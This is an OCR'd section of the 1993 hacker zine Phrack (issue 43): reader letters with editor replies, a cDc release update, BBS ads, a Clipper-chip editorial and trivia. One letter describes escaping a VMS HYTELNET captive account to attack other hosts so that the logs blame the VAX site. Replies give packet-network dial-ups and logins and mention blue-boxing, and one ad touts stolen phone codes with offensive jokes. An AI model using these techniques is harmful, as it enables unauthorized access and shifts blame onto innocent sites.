
ToneLoc Shirt
12407 Mopac Expwy N #100-264
Austin, TX 78758
Voice Mail (24 hours): 512-314-5460

- Mucho Maas
- Minor Threat

[Editor: I have one of these. The only hacker program immortalized in cotton. Nifty!]


****

The return of a telecom legend...



S O U T H W E S T

A Neon Knights/Metal Communications Experience



'..and none but the Bovine survived the onslaught'

-cDc- CULT OF THE DEAD COW -cDc-
cDc communications
-cDc- D0PE SYSTEM -cDc-

Very K-Rad
713-468-5802
No Lame Ratios
Running Baphomet
Sysd00d : Drunkfux
86,400 Seconds A Day
OoOOooOdlez o' T-Files
The Official HoHoCon BBS
New Pimping Tips Every Day
Tonz o' Nifty Ascii Pictures
Talk To Satan Himself.. Live!!
Free 5-Digit Metro K0DEZ For All
d0Pe Gifs Of Gail Thackeray Online
Read Hate Filled Nazi Skinhead Poemz
Home Of K-RAP : The K-Rad Ascii Possee
Learn How To Make Money! Just Ask Byron!
Necropheliacs & Kidporn Kollekt0rz Welcome
Y0 Y0 Y0 Lonely D00dz! We gotz girlie uzerz!
Lots Of Message Bases With Really K-KeWL Names
Is This Whole "Volcano Ad" Thing Stupid Or What?
GNU Warez From The Future! We Have A Time Machine!
I Think We Have One Of Those Big, EL8 Drive Thingies
No Net Access? Submit Your cDc & Phrack Articles Here!
The Only System Authorized By The Debbie Gibson Fan Club
The Neon Knights Did NOT Die, We Just Went Way Underground
This Thing Is Starting To Look Like That Album St0nerzz Like
Mega KooL Games Like Lemonade Stand And Hunt The Wumpus Deluxe
Hey! It's The Mashed Potato Mountain Thing From Close Encounters
Users Include Lots Of Elite Peoplez You See On Shows Like Dateline
That Really Trendy Super High Speed Modem All Those Warez DooDz Have
cDc / CuD / dFx / Neon Knights / NIA / Phrack / uXu / Video Vindicator
Telco / Systems / Networks / Security / Cellular / Satan / Death / K0DEZ

****

Hi there!

As a beginner in Cyberspace & a new reader of Phrack, I just wanna say thiz...
IT'S X-CELLENT DUDES!!!!!.

Keep the good work!!!!!.

I only have your latest issue, and I never read previous ones, so this
is maybe old stuff... but I would like to see the Infonet network and
Datapac covered in some of UR articles... let me know if u published something
in recent issues.

Greetings from South America,

LawEnforcer.
(yes, it's an Alias!!!)

[Editor: Well, InfoNet we've never done. Any takers? Datapac I personally scanned some time ago, but almost ALL of the 100K of NUA's I found still work. Maybe someone should take my script and re-scan it. Anyone? Class? Bueler?]

****

begin contribution------------------------------
VMS machines that have captive accounts often have accounts such as HYTELNET. This is an account which will archie for you, or take you to a few select BBSs or any of many boring things to do. You simply log in as HYTELNET, there isn't a password, and go through the menus. Now, that's where the fun begins. If you use HYTELNET to telnet anywhere, while it is connecting, simply type your local telnet escape key (something like ^\ or ^]) and then.....you have a telnet prompt. Unfortunately, if you close or disconnect, it will return to the HYTELNET menus, and you can't open a new connection, since you're already connected. So, what you do is SPAWN whatever process you want.....you could SPAWN TELNET or SPAWN FTP or SPAWN anything else for that matter. SPAWN with no arguments (the shell escape) does not work, however. This works from any captive account that telnets. So, you can telnet to a VAX that has HYTELNET, log in as HYTELNET, do what I told you, and then hack to wherever, since the reports from the target site will show that HYTELNET@insert.vax.site committed the heinous crimes that you did.

Kaneda
end contribution--------------------------------

[Editor: Kaneda: thanks for that tidbit. Now I'm sure to get grief on IRC from someone coming from an odd site. :) Give my regards to Tetsuo. "But some day...we will be"]

****

```
  _   _
 ((___))
 [ x x ] cDc communications
  \   /  Global Domination Update
  (' ')  #12 - April 1st, 1993
   (U)
Est. 1986
```

New gNu NEW gnU new GnU nEW gNu neW gnu nEw releases for April, 1993:

_____/Text Files_____

221: "Sickness" by Franken Gibe. Paralyzed by thoughts. Rage! Fight! Dark!

222: "A Day in the Life of Debbie G1bs0n" by The Madwoman. The pop idol faces her arch enemy on the fields of ninja combat and in the arms of love.

223: "The B!G Envelope Stuffing Scam" by Hanover Fiste. How to get money. Make Sally Struthers proud of you.

224: "The Bird" by Obscure Images. Story 'bout a sad guy who laughs at birds. It's depressing. Oi's a kooky guy.

225: "Tequila Willy's Position Paper" by Reid Fleming and Omega. Unknown to most, Tequila Willy thew his hat in the ring for the 1992 presidential election. Here's the paper detailing his positions on all the important issues. Better luck in '96, eh?

226: "Simple Cryptology" by Dave Ferret. Introductory guide to cryptology which also includes a good list of other sources to look into.

227: "Big Ol' Heaping Pile of Shit" by Suicidal Maniac. Buncha poems about lots of things. Wacky.

228: "ISDN: Fucking the Vacuum Cleaner Attachments" by Reid Fleming. Intended for _Mondo 2000_, this file drops science about everyone's favorite future phone system.

229: "The Evil Truth About Peter Pan" by Lady Carolin. It's a whole mess of things you and your puny little mind might not have noticed about this popular kiddie (hah!) story.

230: "The 2:00 O'Clock Bus" by Tequila Willy and Bambi the Usurper. Geriatric porn with some doggy flavor.

_____/Other Stuff to Get_____

From: cDc communications/P.O. Box 53011/Lubbock, TX 79453

This is Swamp Ratte's stuff:

All the cDc t-files on disk by mail, for convenience sake! Specify MS-DOS or Apple II format 3.5" disks. $3.00 cash.

cDc stickers! Same design as were flying around at HoHoCon, with the scary-lookin' cow skull. k00l. Send a SASE and 50 cents for a dozen of 'em (or just send a dollar).

Weasel-MX tape! _Obvious_ 45-minute cassette. This is Swamp Ratte's funk/punk-rock/hip-hop band. It's a mess, but fun. $3.00 cash.

cDc hat! Yeah, get yer very own stylin' black baseball cap embroidered with the cDc file-header-type logo on the front in white. This isn't the foam-and-mesh cheap kind of hat; it's a "6-panel" (the hat industry term) quality deal. Roll hard with the phat cDc gear. $15.00 plus a buck for postage.

Swingin' Muzak compilation tape! An hour of rockin' tuneage from Weasel-MX (all new for '93), Counter Culture, Acid Mirror, Truth or Consequences, Grandma's V.D., and Sekrut Squirrel. Lotsa good, catchy, energetic stuff for only $5.00 cash.

- -

From: FNORD! Publications/2660 Trojan Dr. #912/Green Bay, Wisconsin 54304-1235

This is Obscure Images' stuff:

FNORD! 'zine #1 & #4 - $2.00 Each

Shoggoth 912 #1 - $0.75

For some snarly techno grooves, send away for the new tape from Green Bay's finest (and only) technorave sensation, I OPENING! IO-Illumination Demo Tape (7 songs of joy) - $5.00

- -

From: Freeside Orbital Data Network/ATTN:dFx-HoHoCon-cDc/11504 Hughes Road #124
Houston, TX 77089

This is Drunkfux's stuff:

HoHoCon '92 T-Shirts : Black : XL : Elite : Stylish : Dope : Slammin'
Only $15 + $2 shipping ($2.50 for two shirts).
Your choice of either "I LOVE FEDS" or "I LOVE WAREZ" on front, where "LOVE" is actually a red heart, ala "I LOVE N.Y." or "I LOVE SPAM."
On the back of every beautimus shirt is...

dFx & cDc Present

HOHOCON '92

December 18-20
Allen Park Inn
Houston, Texas

HoHoCon '92 VHS Video : 6 Hours : Hilariously Elite : $18 + $2 Shipping

Please make all checks payable to O.I.S. Free cDc sticker with every order! w0w!

- -
From: Bill's Shirt Thing/P.O. Box 53832/Lubbock, TX/79453

This is Franken Gibe's stuff:

AIDS sucks! Order a catalog! Nifty t-shirts that make you happy. Proceeds go to local AIDS Resource Center. Send a $0.29 stamp for the cat'.

- -
From: Teach Me Violence magazine/61 East 8th St./Suite 202/New York, NY 10003

This is The Pusher's stuff:

Teach Me Violence 'zine:
Issue #1 (Mr. Bungle, COC, Murphy's Law)
Issue #2 (Helmet, Supertouch, Agnostic Front, American Standard)
Issue #3 (Faith No More, Chris Haskett, Cathedral, Iceburn, Venom)
$3.00 cash each

- -
From: A Day In The Life Of.../P.O. Box 94221/Seattle, WA 98124

This is Lady Carolin's stuff:

A Day In The Life Of... 'zine, free with two stamps.

Bi-monthly contact list of girlie bands/grrrl bands/female vocalists. $1.

- -

_____/cDc Gnuz_____

"cDc: savin' trees in '93"

Hiya once again, here's whassup:

NEW Internet FTP site: zero.cypher.com. This is Drunkfux and Louis Cypher's chilly-the-most deal. Login as "anonymous" and get all the cDc stuph fast fast fast.

NEW cDc Mailing list: Get on the ever-dope and slamagnifiterrific cDc mailing list! Send mail to cDc@cypher.com and include some wonderlessly elite message along the lines of, "ADD ME 2 DA MAILIN LIZT!!@&!"

NEW Official cDc Global Domination Factory Direct Outlets:

Cyberspace.Nexus	+31-67-879307 [Belgium]
Mirrorshades BBS	903/668-1777
The Ministry of Knowledge	401/043-3446
The Crowbar Hotel	713/373-4031

We're always taking t-file submissions, so if you've got a file and want to really get it out there, there's no better way than with cDc. Upload text to The Polka AE, or my Internet address, or send disks or hardcopy to the cDc post office box in Lubbock, TX.

NEW updated CDCKC0W.TXT file. All the information for sysops to get going running Factory Direct Outlets. It should be available from wherever you got this Update.

NEW CDCV9.ZIP is out containing cDc t-files 201-225. Factory Direct Outlet sysops should get this and put it up on their systems.

See ya in May.

S. Ratte'
cDc/Editor and P|-|Ear13zz |_3@DeRrr
"We're into t-files for the girlies and money."

Write to: cDc communications, P.O. Box 53011, Lubbock, TX 79453.
Internet: sratte@cypher.com, sratte@mindvox.phantom.com.

[Editor: Whew. Any word on those cDc Glow in The Dark Toilet

Seat Covers? I've got my 29.95 ready!]

****

Hey there a few of us use this account and wuld like to get phrack
sent to us here if at all possible... :)
We are all Australians and all read your magazine to death..
a friend of mine runs a board called shred til ya ded which is basically
a hpac and warez assortment... nothing 0 day but definately good for hacking
info... we are in the middle of getting all of your mags online at the moment
you mentioned in phrack 42 that you would like people from other countries
to write pieces about the scene there... well depending on the kind of thing
you want i would be more than happy to give it a go with some mates
thanks
Darkstar

[Editor: Darkstar and anyone else--send me your files about your scenes in other countries. Nearly everyone who promised me a file about their country flaked out. You'll see who did send me a file later in this issue. Other countries: get off your duffs and send me a file! We want to know what goes on there! Boards, Busts, History, Hackers, Hangouts, Groups, Greats, Legends, Lore, EVERYTHING!]

****

I remember seeing a message somewhere on the WELL saying an issue of
Phrack carried listings of Viruses. Could you tell me which one(s)?

Also, do you know of any sites which have virus listings archived ?

Thanks,

Jon Barber

[Editor: Well, John, Phrack doesn't carry virii info. You might check around for 40hex. Personally, I think virii are vastly overrated hype driven onward by McAffee and other self-serving interests. That is why we ignore them. (That is also why I don't mention them when I lecture on computer security...they are no big thing.)]

****

Ok,

So I was reading Phrack 42's listing for SprintNET nodes... But there was
no information on how to access it..

What are the ACNS For the Sprintnet? Is there a Phrack out that details
use of the SprintNET..

Would appreciate ANY and ALL, as I've never heard of it being used widely
like the Internet, and would like to know how to use it..

Jack Flash...

[Editor: Jack...you kids are spoiled. You and your Internet. Hrumph. Remember when Arpanet was like a 20 or so Universities and Contractors, and tied to about 100 bases thru Milnet? No? Sheesh.

To answer your question, Sprintnet (used to be Telenet, and always will be to me) is a public packet switched network. It can be accessed in nearly EVERY city in the USA, and in many large cities in other countries.

The Toll-Free dialups are: 300-2400: 800-546-1000

9600 v.32: 800-546-2500

At the TERMINAL= prompt, type D1. Then to find a local dialup, at the @ prompt type MAIL. Login as username PHONES password PHONES.]

****

RE: Loop-Back

I was wondering if it would be possible for you to do something on Novell LAN security, as we have one at my high school. I was also wondering about bluebox tones...in my area, if you call into the next county, sometimes you hear what sounds like bluebox tones. I had thought these lines were digital, and therefore, would not require tones of any type.. any ideas?

RF Burns

[Editor: As for the Novell...check later in this issue.
As for the MF tones...when calls go from one area to another it is quite common to hear multi-frequency tones. Depending upon the way the call is routed, your particular pick of LD carrier and the equipment between you and the destination, you may hear these tones. You may even be one of the lucky ones, and be able to seize a trunk. Using certain LD carriers you can still box, but usually you are stuck with a trunk that can't get out of the area. Alas.]

****

Hi -

I'm a student in the MLS program here at SUNY Albany. I found out about Phrack while researching a paper for my public policy class, on the ECPA and shit.

Well, I gave a fabulous 45-minute presentation on it all and then wrote an even better paper for which I was rewarded with an A as well as an A for the class. Turns out John Perry Barlow and Mitch Kapor are heroes of my professor as well.

So now I'm hooked. For my thesis I'm writing a user manual for librarians on the Internet and helping teach a class in telecommunications.

Just wanted to let you phrack-types know you're my heroes and I want to be a member of the phrack phamily. Can't send any money, though. *:(

Keep the faith,
hopey t

[Editor: That's really great! Usually profs are terribly anal about anything regarding Phrack and/or hacking. You are very lucky to have had such an instructor. Congrats on the class and good luck with your thesis!]

****

Hi!

I was just glancing through Phrack #42, and read the portion that sez that all computer professionals (essentially) have to delete this and even old copies of Phrack.

Coupla questions: I'm a Network Administrator for a University, do I have to comply? It's not like I am a thug from Bellcore or anything like that. Although one of the things I am concerned with, professionally, is the security of our systems, I am no Cliff Stoll. If I were to catch an unauthorized visitor, I would give him the boot, not chase him down with prosecution in mind.

I have, of course, deleted all my old Phracks as well as #42, but I would like to be able to re-snarf them. Let me know...

Thanks!
Dan Marner

[Editor: Well, Dan, technically Phrack could quite possibly be beneficial to you and assist you with your career, and this is the typical scenario in which we request that you register your subscription and pay the registration fee. Of course, we don't have the SS as our own personal thugs to go break your legs if you don't comply. :) You might at least try to get your employer to pay for the subscription.

As far as issues prior to 42 go, KEEP THEM! They are exempt from anything, and are arguably public domain.]

****

Hey,
I need to get in touch with some Macintosh phreakers. Know any? Anyway, are there any good war dialers or scanners out there for Macintosh? I need something that picks up PBXs and VMBs as well as Carriers.
Thanx in advance...

[Editor: I personally avoid the little toadstools like the plague, and I was unable to get a hold of the only hacker I know who uses one. If anyone out there on the net could email us with the scoop on Mac hacking/phreaking utilities it would be most appreciated.]

****

Hello! I was just wondering if you knew of any FidoNet site that carries back issues of phrack. The main reason behind this, as my link through the Internet is basically through a FidoNet-type network and I am unable to ftp files. Any help would be appreciated!

Thanks!
Jason K

[Editor: Phrack pops up everywhere. I would be very surprised if it wasn't on a ton of fido sites. However, I have no idea of what those sites may be. If anyone knows of any, let us know!]

****

Can you give me the email address for the 2600 Magazine or whomever the person in charge.

I've no idea how to contact them, so that's why I'm asking you.

I'm much obliged.

Thanks,
MJS

[Editor: 2600 magazine can be reached at 2600@well.sf.ca.us
To subscribe send $21 to 2600 Subscriptions, P.O. Box 752, Middle Island, NY, 11953-0752.
To submit articles write to 2600 Editorial Dept., P.O. Box 99, Middle Island, NY, 11953-0099.

Note: If you are submitting articles to 2600 and to us, please have the courtesy of LETTING BOTH MAGAZINES KNOW IN ADVANCE. Ahem.]

****

Do you know if there has been a set date and place for the next HoHoCon?

Best Regards,
Mayon

[Editor: Actually, it's looking more and more like HoHoCon will be December 17, 18, 19 in Austin, TX. It may still be in Houston, but methinks the Big H has had about enough of dFx. We'll let you know when we know for sure.]

****

Reporter for major metro paper is interested in help finding out anything there is to find on four prominent people who have volunteered to have their privacy breached.

Financial fundamentals. Lives of crime. Aches and pains. How rich they are, where they vacation, who they socialize with. You name it, we're interested in seeing if it's out there.

All for a good cause.

If you're willing to advise this computer-ignorant reporter, or dig in and get the dope on these volunteers, please contact him at tye@nws.globe.com

Or call at 617-929-3342.

Help especially appreciated from anyone in the BOSTON area.

Soon.

Thanks.

[Editor: Interesting. This showed up in my box in late June, so it should still be going. I would recommend watching yourselves in any dealings with journalists. Take it form one who has been burned by the press. (And who has a journalism degree himself.)]

****

Hey there...

I don't know if this will get to Dispater or to the new editor. Since the change in editorship, the proper way to contact Phrack has become sort of a mystery. (The new address wasn't included in Phrack 31.)

Anyway, I'm writing to bitch about the quality of #31. I've got two main beefs:

1. The article about fake-mail was GREAT until it turned into a "how-to" primer on using the info given to cause damage. That is exactly the kind of thing that will end up getting you sued. I have some legal background, and I'm pretty sure that the author of that article and possibly even Phrack itself and its editors are now open to a damn good argument for tortuous negligence if anyone follows the instructions and damages someone on Compuserve, etc.

The argument will go something like, "Phrack set into motion a chain of events that led to my client being damaged." You guys should have just given the info, and left off the moronic ways to abuse it.

2. The article on "Mall Security Frequencies" was copied directly from Popular Communications, Nov. 1992 issue. Hell, that was even their cover story. Can we say "copyright enfringement?" If not, I'm sure you'll be _hearing_ it a few more times. If I was still practicing, I'd call 'em up and ask their permission to sue on contingency. Split the damages obtained on a motion for summary judgment 50/50 with them. It would only take a week and one filed complaint...

Point is, you have opened yourselves up to get sued and lose EASILY. As much as I've enjoyed reading Phrack over the years, if this new staff continues in this manner, I'll be stuck with back-issues.

Cyber (305)

---

and an anonymous id will be allocated automatically. You have been warned.
Please report any problems, inappropriate use etc. to admin@anon.penet.fi.
IMPORTANT server security update, mail to update@anon.penet.fi for details.

[Editor: I think you meant 41, not 31. But to answer your points:

1) As long as there is a first amendment, Phrack will continue to print articles that some may or may not agree with. Printing the blueprints for an atomic bomb does not make you an accomplice to those who build it and detonate it.
2) Numbers are numbers. Can we even spell "copyright infringement?" If you were still "practicing..." We at Phrack wholeheartedly encourage you to again pick it up, and keep practicing and practicing until you get whatever it is you were practicing down pat. Obviously it must have been guitar, and not law.

Such a litigious society we live in. Suing Phrack would accomplish nothing. It would not even hinder its publication. Since Phrack has no money, nothing would be gained. Even if fined, Phrack could not be forced to sell its computer equipment to pay fines, since this would be removing the livelihood of the publisher, thus it would continue its quarterly publication. Where on Earth did you get such ideas? You obviously know nothing about lawsuits. Any lawyer would laugh at the thought of suing Phrack since it would gain nothing financially, and provide such a huge amount of bad publicity that even if a judgement were reached in their behalf it would not be worth it. Oh wait, you were a lawyer. Now I know why the past tense.

But you are correct on one point: we cannot print copyrighted material without permission. You may have noted that last issue (among other changes) Phrack no longer includes full text of news items without prior permission from the publisher. That was the ONLY thing that worried me about publishing Phrack, and so I changed it.

We at Phrack welcome constructive criticism, but at least have the nerve to email directly, rather than hide behind an anonymous remailer. That way, someone could have responded to you in a more direct and expeditious manner.]

****

Dear Sir/Madam,

I am a student at ukc in England and wish to subscribe to Phrack receiving it as email at the following address ks16@ukc.ac.uk thank you and keep up the good work.

We use unix and I would be interested in getting a copy of su (switch user) which looks for the user file passwd.su in the users home directory. I don't know much about unix, but I do know it would need to run from my home directory and access the kernel.

Many thanks for any help you may be able to give.

S

[Editor: Its "SIR" hehe. Sir Bloodaxe. In any case, if anyone would care to draft up this modification to su and send it in I'll print it in the next issue's line noise.]

****

I had some beef with Rack's article in PHRACK 42. I've attached a

writeup of comments; you're welcome to a) forward it to him, b) shitcan it, or c) publish it.

thx,
-Paul

My background: I've been into the scene for about 12 years. My day job is writing unix s/w for a NASA contractor. My night job... well, never mind that. I have a strong amateur interest in crypto, and I'd like to share some of what people in the usenet/Internet community have been kind enough to teach me.

Racketeer sez:
> If you think that the world of the Hackers is deeply shrouded with
>extreme prejudice, I bet you can't wait to talk with crypto-analysts. These
>people are traditionally the biggest bunch of holes I've ever laid eyes on. In
>their mind, people have been debating the concepts of encryption since the
>dawn of time, and if you come up with a totally new method of data encryption,
> -YOU ARE INSULTING EVERYONE WHO HAS EVER DONE ENCRYPTION-, mostly by saying
>"Oh, I just came up with this idea for an encryption which might be the best
>one yet" when people have dedicated all their lives to designing and breaking
>encryption techniques -- so what makes you think you're so fucking bright?

One real reason for this reaction is that people _have_ been studying encryption for 100 years or so. As a result, many simple cryptosystems are continually being reinvented by people who haven't ever made even a simple study of cryptosystems.

Imagine if someone came up to you and said "Wow! I just found a totally K00L way to send fake mail! It's radical! No one's ever thought of it before!"

You'd laugh, right? _Anyone_ can figure out how to forge mail.

Well, _anyone_ can come up with the n-th variation of the Vigniere or substitution cipher.

An even more important reason for their 'tude is that cypherpunks are suspicious by nature. A key principle of crypto is that you can only trust algorithms that have been made public and thoroughly picked over. Without that public scrutiny, how can you trust it?

The fedz' Digital Signature Standard (DSS) got raked in the crypto and industry press because the fedz wouldn't disclose details of the algorithm. "How do we know it's secure?" the cypherpunks asked. "We won't use it if we don't know it's secure!"

Point being: (for those of you who skipped over) cypherpunks trust NO ONE when the subject is encryption algorithms. Maybe J. Random Hacker has come up with a scheme faster and more secure than, say, RSA. If JRH won't share the details, no one will use it.

Racketeer goes on to talk about DES. One important thing to note is that the unix crypt() function has NOTHING to do with DES. Here's part of the SunOS 4.1.2 man page for crypt():

> crypt implements a one-rotor machine designed along the lines of the German Enigma, but with a 256-element rotor. Methods of attack on such machines are widely known, thus crypt provides minimal security.

It's fairly clear that for a known-ciphertext attack (i.e. you have a block of encoded text, but neither the key nor the plaintext) will, at worst, require 2^56 decryption attempts. Various schemes for parallel machines and so forth have been posted in sci.crypt. Does the NSA have something that can crack DES? Probably.

Remember that DES is mostly used for short-lived session keys. ATMs are a good example; they typically use a DES key for one communication session with the central bank. New session, new key. DES is _not_ very

well suited for long-term encryption, since it can probably be attacked in "reasonable" time by a determined, well-equipped opponent.

Now, on to PGP. Pretty Good Software was indeed threatened with a lawsuit by Public Key Partners (PKP). PKP holds the patent on the RSA public-key algorithm. (Many people, me included, don't think that the patent would stand up in court; so far, no one's tried.)

The nice thing about PGP is that it offers IDEA and RSA in a nice package. When you encrypt a file, PGP generates an IDEA session key, which is then encrypted with RSA. An opponent would have to either a) exhaustively search the entire IDEA key space or b) break RSA to decrypt the file without the password.

Racketeer also mentions that PGP can optionally compress files before encryption. There's a solid crypto reason behind this, too. One well-known and successful way to attack an encrypted file is to look for patterns of repeated characters. Since the statistical frequencies of word and letter use in English (and many other languages; some folks have even compiled these statistics for Pascal & C!) are well-known, comparing the file contents with a statistical profile can give some insight into the file's contents.

By compressing files before encrypting them, PGP is moving the redundancy out of the text and into the small dictionary of compression symbols. You'd still have to decrypt the file before you could do anything useful with that dictionary, or even to determine that it _had_ a signature!

[Editor: Well, Rack is not to blame for all complaints I got about the file. I printed a file that was several KBytes short of complete. I noticed it seemed odd, but was assured by Rack, TK & Presence that I had received the correct file. I was misinformed, and should have known better than to print a file I should have known was incomplete. I apologize to Rack & to all of you.

About the other gripes: Rack, care to reply?]

****

In issue #42 of Phrack there was an article about the USPS' practice of selling change of address information without consumer consent. I sent the supplied form letter and carbon copied my congressman and senators. Today I received a reply from the USPS Records Office.

April 1, 1993

Dear Mr. Rosen:

This concerns your recent Privacy Act request for accountings of disclosure of mail forwarding information you have provided to the Postal Service.

Disclosure of your forwarding address might have been made to individual requesters by post offices or to subscribers to the National Change of Address File (NCOA) by an NCOA licensee. The NCOA is a consolidated file of all forwarding information provided by postal customers and stored on automated media. Listholders may subscribe to NCOA to obtain the new addresses of individuals for whom they already have in their possession the old address.

For disclosures made by post offices, we are in the process of querying the Washington, DC postmaster for any accountings.

For disclosures made from the NCOA system, we will begin querying NCOA licensees all of which keep logs identifying the particular subscribers to whom they have given NCOA information. This accounting will not identify with certainty the subscribers who have in fact received your new address,

but will give you a list of all subscribers receiving NCOA service for the relevant time period and thus might have received your address.

Because a large number of requests like yours are being received, there will be a delay in responding. Requests are being processed in order of receipt and you will be sent the accountings as soon as possible. Your patience is appreciated.

Sincerely,

Betty E. Sheriff
USPS Records Officer

[Editor: Thanks for sending that letter in! Amazing that someone in the maze of red tape even thought to make a form letter to respond. I think I'll demand a disclosure as well.]

****

Phrack 42 Errata

We mistakenly noted that the TRW video shown at HoHoCon was dubbed by Dispater and Scott Simpson. It was actually made by Dispater and ZIBBY.

****

==Phrack Magazine==

Volume Four, Issue Forty-Three, File 3a of 27

EDITORIAL

My Problems With Clipper

by Chris Goggans

The introduction of the new government backed encryption chip, Clipper, has become a much debated issue. I like many others have a large number of problems with the chip and the problems it may bring in the future.

Why should we believe that this algorithm is robust? For years and years the NSA has backed DES as the encryption standard, when cryptoanalysts have consistently brought its strength into question. Additionally, the NSA has forced companies to submit their routines for analysis before allowing them to be distributed commercially. At times they have even requested that the algorithms be purposely weakened (we will assume that this was so they could more easily decipher the encrypted data.)

With this in mind, why should we now meet anything endorsed by the NSA with anything but suspicion? And the fact that they refuse to release the algorithm for security reasons even further adds to the suspicion that this chip is either inherently weak and easily broken by the NSA or that there is a backdoor in the algorithm that will allow the NSA to effortlessly view any data encrypted with the Clipper.

Assuming that the government is on the level (for once), and they cannot decipher Clipper-encrypted data without legally obtaining keys from the assigned escrow agents. The idea that the government will have to go before a judge and show just cause for needing the keys pacifies some, but from my own personal experience, the government will always get what they want. If the Secret Service could get a search warrant to enter my home based solely upon one posting to an electronic bulletin board, they could certainly obtain the necessary keys needed to decipher my speech. In fact, most non-technical persons will become needlessly suspicious upon the mere mention of someone using encrypted speech mechanisms and be more easily swayed to release the keys to law enforcement.

Should Clipper be adopted by various government agencies for use, this could have serious trickle-down effects upon the lives of regular citizens.

Let’s say the military decides that they will use Clipper. They will then most likely require their various contractors to use it as well. Then after continued use, the contractor may begin to tell its other customers to communicate with them using Clipper also. Usage could grow exponentially as more and more people become comfortable with the use of the secure communications devices until it becomes a defacto standard without any legal pressures to use it ever mandated by Congress. Should Congress mandate its use in any form, even if only within the government itself, this potentiality will rapidly become reality.

If Clipper eventually receives such accepted use, anyone using any other type of encryption will be immediately suspect. "Why aren’t you using the chip? What do you have to hide?" The government may even outlaw the use of any other encryption technologies, and if America has become comfortable and satisfied with Clipper such a law may go unchallenged, after all, only spies, child pornographers and drug dealers would have something to hide, right?

As the world’s computer networks creep ever further into our daily lives, and the speed and power of supercomputers multiplies every year a rather frightening scenario emerges. Since the government is a major funder of the Internet, who is to say that Clipper won’t become the basis for encrypting over its lines? As our country moves closer to ISDN and the PSTN and the PSDN’s become more intertwined, who is to say that Clipper won’t be the basis for encryption since companies like AT&T already endorse it?

Imagine if you will, a massively parallel supercomputer, the likes of which may not exist yet, in a special room in Ft. Meade, or buried underground in New Jersey, that consistently decrypts all communications and sorts it according to communicating parties. Then through the use of AI, the computer decides whether or not such communication presents a threat "to national security."

The structure of the telephone network already supports such an arrangement. The purpose of the NSA allows for such an arrangement. The advances in computer technology will give the potential for such an arrangement. If Clipper is tainted, yet accepted, there will be no more privacy in America.

Perhaps my view of the government and their ultimate intentions is way off base. I sincerely hope so, as I do not want to be forced to take the mark of this beast to conduct my business dealings and to live my life in peace.\032

==Phrack Magazine==

Volume Four, Issue Forty-Three, File 4 of 27

```
  //   //  /\   //   ====
 //   //  //\\ //   ====
==== //  //  \\/   ====

 /\   //  // \\    //  /===   ====
//\\ //  //   //  //   \=\   ====
//  \\/    \\ //  //   ===/  ====
```

****

PHRACK TRIVIA

This is pretty damn hard. In fact, some of it is downright obscure. And the bonuses? Forget about it. Answer the questions, expand the acronyms, explain the numbers.

The five highest scorers by the next issue (or the first 5 to get perfect scores) win COOL STUFF!

Send your answers to phrack@well.sf.ca.us

1) CCIS

2) Stimpson J. Cat's Roommate is?

3) Name the cracker.

4) METAL AE password.

5) Who invented the TeleTrial?

6) Name Bloom County's hacker.

7) What was the Whiz Kids' computer named?

8) Western Union owned what long distance service?

9) What computer read both Apple][and IBM PC disks?

10) Who made the "Charlie" board?

11) How many credits for a CNE?

12) What was in the trunk of the Chevy Malibu?

13) Name three bands A. Jourgensen had a hand in.

14) SYSTEST Password:

15) What computer makes the best SimStim decks?

16) What magazine brought the telephone underground to national attention in 1971?

17) What is the significance of 1100 + 1700 hz?

18) What magazine was raided for publishing black box plans?

19) What BBS raid spawned the headlines "Whiz Kids Zap Satellites" ?

20) CLASS

21) What computer responds "OSL, Please" ?

22) RACF secures what OS?

23) The first person to create a glider gun got what?

24) QRM

25) PSS

26) What PSN was acquired by GTE Telenet?

27) 914-725-4060

28) April 15, 1943

29) 8LGM

30) WOPR

31) What happened on March 1, 1990?

32) Port 79

33) Who starred in the namesake of Neil Gorsuch's UNIX security mailing list?

34) What Dutch scientist did research in RF monitoring?

35) What was the author of GURPS Cyberpunk better known as?

36) Who would "Piss on a spark plug if he thought it would do any good?"

37) What thinktank did Nickie Halflinger escape from?

38) NCSC

39) Who is Pengo's favorite astronomer?

40) What language was Mitnik's favorite OS written in?

41) Abdul Alhazred wrote what?

42) The answer to it all is?

43) Who is the father of computer security?

44) Who wrote VCL?

45) What kind of computer did Cosmo have?

46) Hetfield, Ulrich, Hammet, Newstead

47) What company wrote the computer game "Hacker?"

48) Who does Tim Foley work for?

49) Who played Agent Cooper?

50) Vines runs over what OS?

51) Mr. Peabody built what?

52) Who makes SecurID?

53) What's in a Mexican Flag?

54) Who created Interzone?

55) JAMs (as led by John Dillinger)

56) Abbie Hoffman helped start what phreak magazine?

57) What was once "Reality Hackers?"

58) Gates and Allen "wrote" BASIC for what computer?

59) Tahoe is related to what OS?

60) CPE 1704 TKS is what?

61) Telemail's default was what?

62) "Do Androids Dream of Electric Sheep" became what?

63) What broadcasts between roughly 40 and 50 mhz?

64) Who created Tangram, Stratosphere, and Phaedra among others?

65) What was Flynn's most popular video game?

66) Who lived in Goose Island, Oregon?

67) 516-935-2481

68) What is the security of ComSecMilNavPac?

69) What has the "spiral death trap?"

70) Who was the Midnight Skulker?

71) TMRC

72) Who wrote "Jawbreaker?"

73) 213-080-1050

